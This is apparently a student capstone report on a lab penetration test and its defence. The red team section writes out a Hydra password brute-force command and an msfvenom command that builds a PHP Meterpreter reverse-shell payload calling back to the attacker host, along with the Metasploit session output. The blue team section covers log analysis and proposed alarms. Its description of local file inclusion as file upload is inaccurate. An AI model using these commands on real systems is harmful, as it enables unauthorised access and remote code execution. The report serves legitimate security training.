Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines
IPv4: 192.168.1.1
OS: Microsoft Windows 10 Pro 10.0.18363
Hostname:
ML-RefVm-684427

IPv4: 192.168.1.90
OS: Linux 5.4.0-kali3-amd64
Hostname: Kali

IPv4: 192.168.1.100
OS: Ubuntu 18.04.4 LTS
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu 18.04.1 LTS
Hostname: server1

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	This is the host machine. It runs on Microsoft Azure Labs, a cloud based computer lab service.
Kali	192.168.1.90	The attacking machine. Used by Red Team to infiltrate the Capstone (server1) machine. Runs on Kali.
ELK	192.168.1.100	The ELK server. Logs are forwarded from the Capstone (server1) machine for analysis by the Blue Team.
server1	192.168.1.105	The vulnerable web server. Although it is referred to as Capstone, its actual hostname is server1.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Sensitive data exposure	Confidential information is publicly accessible.	Can allow access to login credentials, confidential business information, PII, etc.
Weak password	A lack of password complexity, i.e. a single simple word, short length, no special characters	These passwords are quickly, and easily brute forced, resulting in unauthorised access.
Local file inclusion	A web server vulnerability that allows unauthorised file upload.	An attacker can upload malicious scripts, resulting in remote code execution.
Security misconfiguration	Network configurations that allow for security vulnerabilities to exist, leaving data and system at risk.	Attackers are allowed unauthorised, and unauthenticated, access to data and uploading of files.

Exploitation: Sensitive Data Exposure

01

Tools & Processes


There are publicly accessible files on the web server, anyone is able to browse and read these files.

02

Achievements

We are able to deduce the location of sensitive information (company_folders/secret_folder), and a likely administrator username (ashton).

03



Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton in the future!

Exploitation: Weak Password


01

Tools & Processes
A username was determined by browsing through exposed data.
The command, Hydra, was used to brute force the password belonging to “ashton”.


02

Achievements
The brute force attack was successfully completed, providing us with the user’s password.

03



```
root@Kali:~/Documents# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_fold
er/
```



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 9] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: [redacted]
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-26 02:01:13
```

Exploitation: Local File Inclusion


01

Tools & Processes
The command, msfvenom, was used to create a payload, which was then uploaded to the web server.

02

Achievements
As we have access to the web server, we can then run the uploaded file, eventually resulting in a reverse shell.

03




Not secure | 192.168.1.105/webdav/

Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
meter.php	2022-04-26 10:08	30K	
passwd.dav	2019-05-07 18:19	43	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



```
root@Kali:~# msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.90 LPORT=3000 -f raw -o meter.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 30688 bytes
Saved as: meter.php
```

Exploitation: Security Misconfiguration


01

Tools & Processes
We use the Metasploit console to set up a listener to start a reverse shell with the the php file previously uploaded.

02

Achievements
This resulted in a Meterpreter shell, allowing us to remotely execute code on the web server.

03




```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:3000
[*] Meterpreter session 1 opened (192.168.1.90:3000 → 192.168.1.105:37402) at 2022-04-26 03:39:15 -0700

meterpreter > █
```


Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan



source.ip : 192.168.1.90 and destination.ip : 192.168.1.105



source.ip : 192.168.1.90 and destination.ip : 192.168.1.105

Apr 26, 2022 @ 08:11:12.64 → Apr 26, 2022 @ 08:12:26.9


packetbeat-*

Metrics: Y-axis Count

Buckets: X-axis destination.port: Desce...

Analysis: Finding the Request for the Hidden Directory

- Over 30,000 requests were made for this directly just after 9:00 AM, server time.
- The high count of requests is due to a brute force attack to access the directory.
- The file contained within, details instructions on how to access the corporate server.



url.path : /company_folders/secret_folder/*

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	31,027
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	1

Export: Raw Formatted

url.path :"/company_folders/secret_folder/"

+ Add filter

packetbeat-*

source.ip

Filter by type 0

Selected fields

Available fields

source.ip

Top 5 values in 500 / 500 records

192.168.1.90	99.8%
192.168.1.1	0.2%


Visualize

Time _sourc

Apr 26, 2022 @ 11:13:37.225 url.p c18de

Analysis: Uncovering the Brute Force Attack

- Over 30,000 requests were made in the attack.
- As there was only a single file contained in the directory and it was only accessed once, it is likely that majority of the requests occurred before the password was cracked.




url.path : /company_folders/secret_folder/*

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	31,027
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	1

Analysis: Finding the WebDAV Connection

- The directory itself incurred 9 requests, while the contents brought the total to 150 requests.
- The requested files were a file originally contained within (passwd.dav), and two payloads that were uploaded by the attacker.



url.path: /webdav/*

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav/meter.php	95
http://192.168.1.105/webdav/meter.exe	39
http://192.168.1.105/webdav/	9
http://192.168.1.105/webdav/passwd.dav	7

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

To detect future port scans, set up an alarm to detect when a particular IP attempts to access multiples ports within a short period of time.

Set the threshold to activate the alarm for greater than two different ports. IPs outside the network are unlikely to require access to more.

System Hardening

One solution is to revise your network configuration in order to close all unused ports, and restrict access to any ports not open to the public.

Mitigation: Finding the Request for the Hidden Directory

Alarm

Detect any access to the hidden directory from unknown IPs.

As only known IPs are allowed access, any indication of access from an unknown IP is worth noting.

System Hardening

Stop unwanted access by creating a whitelist of IPs that are allowed to access the directory. Thereby halting any requests from unknown IPs.

Mitigation: Preventing Brute Force Attacks

Alarm

Detect the number of requests made to any authentication page by a particular IP, or user, over a selected time period.

As a guideline, set the alarm to trigger after five requests within ten minutes. It would be more suitable to determine the trigger threshold after analysing the baseline access numbers.

System Hardening

Restrict access from the IP, or the associated user, after the alarm is triggered.

Additionally, you can reduce the effectiveness of brute force attacks by enforcing strong password complexity rules, i.e. lower limit on length, inclusion of special characters, etc.

Mitigation: Detecting the WebDAV Connection

Alarm

Similar to the situation with the hidden directory, detect any access to the WebDAV directory from unknown IPs.

As only known IPs are allowed access, any indication of access from an unknown IP is worth noting.

System Hardening

Only allow access from known IPs, block all other IPs from accessing.

Also restrict users from uploading files, dependant on user roles and privileges.

Mitigation: Identifying Reverse Shell Uploads

Alarm

Detect any file uploads, or any file uploads from unknown IPs, to the web server.

The alarm should trigger whenever a file is uploaded, allowing for analysis of the event. In the case of an unknown IP uploading a file, further investigation is required.

System Hardening

Create a whitelist for IPs that are allowed to upload files.

Only authenticated users are allowed to upload files.

Only allow certain file types to be uploaded.

Do not store the file in a web accessible directory.

The End